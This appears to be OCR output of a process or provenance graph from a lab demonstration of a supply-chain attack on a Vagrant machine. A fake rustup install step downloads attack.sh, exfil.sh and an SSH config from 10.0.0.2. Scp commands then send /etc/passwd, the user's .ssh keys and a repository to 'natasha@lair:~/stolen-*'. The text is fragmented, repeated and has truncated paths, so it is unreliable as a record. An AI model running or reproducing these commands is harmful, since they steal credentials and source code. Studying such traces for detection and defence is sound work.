

git.bovia.org
sshd
/usr/sbin/sshd -R
/usr/sbin/sshd -R
sh -c scp -r -f .
scp -r -f .
192.168.100.20:57741
/usr/home/vagrant/./demo-frontend/README.md
/usr/home/vagrant/./demo-android/README.md
/usr/home/vagrant/./demo-backend/README.md
192.168.100.20:57741
192.168.100.10:22
lair.ninja
cto.bovia.org
curl
http://rustup/scripts/rustup.sh
/bin/sh
/tmp/vagrant-shell
sh
10.0.0.2:80
wget
http://10.0.0.2/scripts/attack.sh
/usr/home/vagrant/.rustup/attack.sh
/usr/home/vagrant/.rustup/attack.sh
/usr/home/vagrant/.rustup/attack.sh
/bin/sh attack.sh
/bin/sh
.rustup/exfil.sh
git remote -v
192.168.100.10:22
/bin/sh
.rustup/exfil.sh
/bin/sh
.rustup/exfil.sh
scp -r git: /usr/bin/ssh -x
-oForwardAgent=no
-oPermitLocalCommand=no
-oClearAllForwardings=yes
-- git scp -r -f
.
/usr/home/vagrant/stealthisrepo/.git/objects/info
/usr/home/vagrant/stealthisrepo/.git/objects/info
/usr/home/vagrant/stealthisrepo/.git/objects/info
/usr/home/vagrant/stealthisrepo/.git/objects/info
10.0.0.2:22
10.0.0.2:80
10.0.0.2:80
wget
http://10.0.0.2/scripts/exfil.sh
/usr/home/vagrant/.rustup/exfil.sh
/usr/home/vagrant/.rustup/exfil.sh
/usr/home/vagrant/.rustup/exfil.sh
/usr/home/vagrant/.gitme/ / /demo-android/ .git/description
/usr/home/vagrant/.gitme/./.demo-frontend/README.md
/usr/home/vagrant/stealthisrepo/README.md
scp -F
.rustup/attack-ssh-config
-r stealthisrepo
natasha@lair:~/stolen-code
wget
http://10.0.0.2/scripts/attack-ssh-config
/usr/home/vagrant/.rustup/attack-ssh-config
/usr/home/vagrant/.rustup/attack-ssh-config
/usr/home/vagrant/.rustup/attack-ssh-config
/usr/home/vagrant/.rustup/attack-ssh-config
/usr/home/vagrant/.rustup/attack-ssh-config
/usr/home/vagrant/.rustup/attack-ssh-config
/usr/home/vagrant/.rustup/attack-ssh-config
/usr/home/vagrant/.rustup/attack-ssh-config
/usr/home/vagrant/.rustup/attack-ssh-config
/etc/passwd
10.0.0.2:22
scp -F
/home/vagrant/.rustup/attack-ssh-config
/etc/passwd
natasha@lair:~/stolen-passwd
scp -F
/home/vagrant/.rustup/attack-ssh-config
-r
/home/vagrant/.ssh
natasha@lair:~/stolen-ssh
10.0.0.2:22
/usr/bin/ssh -x
-oForwardAgent=no
-oPermitLocalCommand=no
-oClearAllForwardings=yes
-F
/home/vagrant/.rustup/attack-ssh-config
-l natasha --
lair scp -t
~/stolen-passwd
/usr/bin/ssh -x
-oForwardAgent=no
-oPermitLocalCommand=no
-oClearAllForwardings=yes
-F
/home/vagrant/.rustup/attack-ssh-config
-l natasha --
lair scp -r -t
~/stolen-ssh
/usr/home/vagrant/.rustup/attack-ssh-config
/
/home/vagrant/.rustup/attack-ssh-config
/usr/bin/ssh -x
-oForwardAgent=no
-oPermitLocalCommand=no
-oClearAllForwardings=yes
-F
.rustup/attack-ssh-config
-l natasha --
lair scp -r -t
~/stolen-code


lair.ninja
curl
http://rustup/scripts/rustup.sh
/bin/sh
/tmp/vagrant-shell
sh
wget
http://10.0.0.2/scripts/attack.sh
10.0.0.2:80
/usr/home/vagrant/.rustup/attack.sh
/usr/home/vagrant/.rustup/attack.sh
/usr/home/vagrant/.rustup/attack.sh
/bin/sh attack.sh
10.0.0.2:80
wget
http://10.0.0.2/scripts/attack-ssh-config
/usr/home/vagrant/.rustup/attack-ssh-config
10.0.0.2:80
wget
http://10.0.0.2/scripts/exfil.sh
/usr/home/vagrant


git.bovia.org
sshd
/usr/sbin/sshd -R
/usr/sbin/sshd -R
sh -c scp -r -f .
scp -r -f .
192.168.100.20:57741
/usr/home/vagrant/./demo-fronte
/usr/home/vagrant/./de
/usr/home/vagrant/./demo-backend/README.md
192.168.100.20:57741
192.168.100.10:22
cto.bovia.org
/bin/sh
.rustup/exfil.sh
git remote -v
192.168.100.10:22
/bin/sh
.rustup/exfil.sh
/bin/sh
.rustup/exfil.sh
scp -r git: /usr/bin/ssh -x
-oForwardAgent=no
-oPermitLocalCommand=no
-oClearAllForwardings=yes
-- git scp -r -f
.
/usr/home/vagrant/stealthisrepo/.git/objects/info
/usr/home/vagrant/stealthisrepo/.git/objects/info
/usr/home/vagrant/stealthisrepo/.git/objects/info
10.0.0.2:22


grant/.rustup/exfil.sh
up/exfil.sh
/usr/home/vagrant/.gitme/././demo-android/.git/description
/usr/home/vagrant/.gitme/././demo-frontend/README.md
/usr/home/vagrant/stealthisrepo/README.md
/etc/passwd
10.0.0.2:22
scp -F
/home/vagrant/.rustup/attack-ssh-config
-r
/home/vagrant/.ssh
natasha@lair:~/stolen-ssh
scp -F
/home/vagrant/.rustup/attack-ssh-config
/etc/passwd
natasha@lair:~/stolen-passwd
/usr/bin/ssh -x
-oForwardAgent=no
-oPermitLocalCommand=no
-oClearAllForwardings=yes
-F
/home/vagrant/.rustup/attack-ssh-config
-l natasha --
lair scp -t
~/stolen-passwd
10.0.0.2:22
/usr/bin/ssh -x
-oForwardAgent=no
-oPermitLocalCommand=no
-oClearAllForwardings=yes
-F
/home/vagrant/.rustup/attack-ssh-config
-l natasha --
lair scp -r -t
~/stolen-ssh
/usr/home/vagrant/.rustup/attack-ssh-config
/
/home/vagrant/.rustup/attack-ssh-config
scp -F
rustup/attack-ssh-config
-r stealthisrepo
natasha@lair:~/stolen-code
/usr/bin/ssh -x
-oForwardAgent=no
-oPermitLocalCommand=no
-oClearAllForwardings=yes
-F
.rustup/attack-ssh-config
-l natasha --
lair scp -r -t
~/stolen-code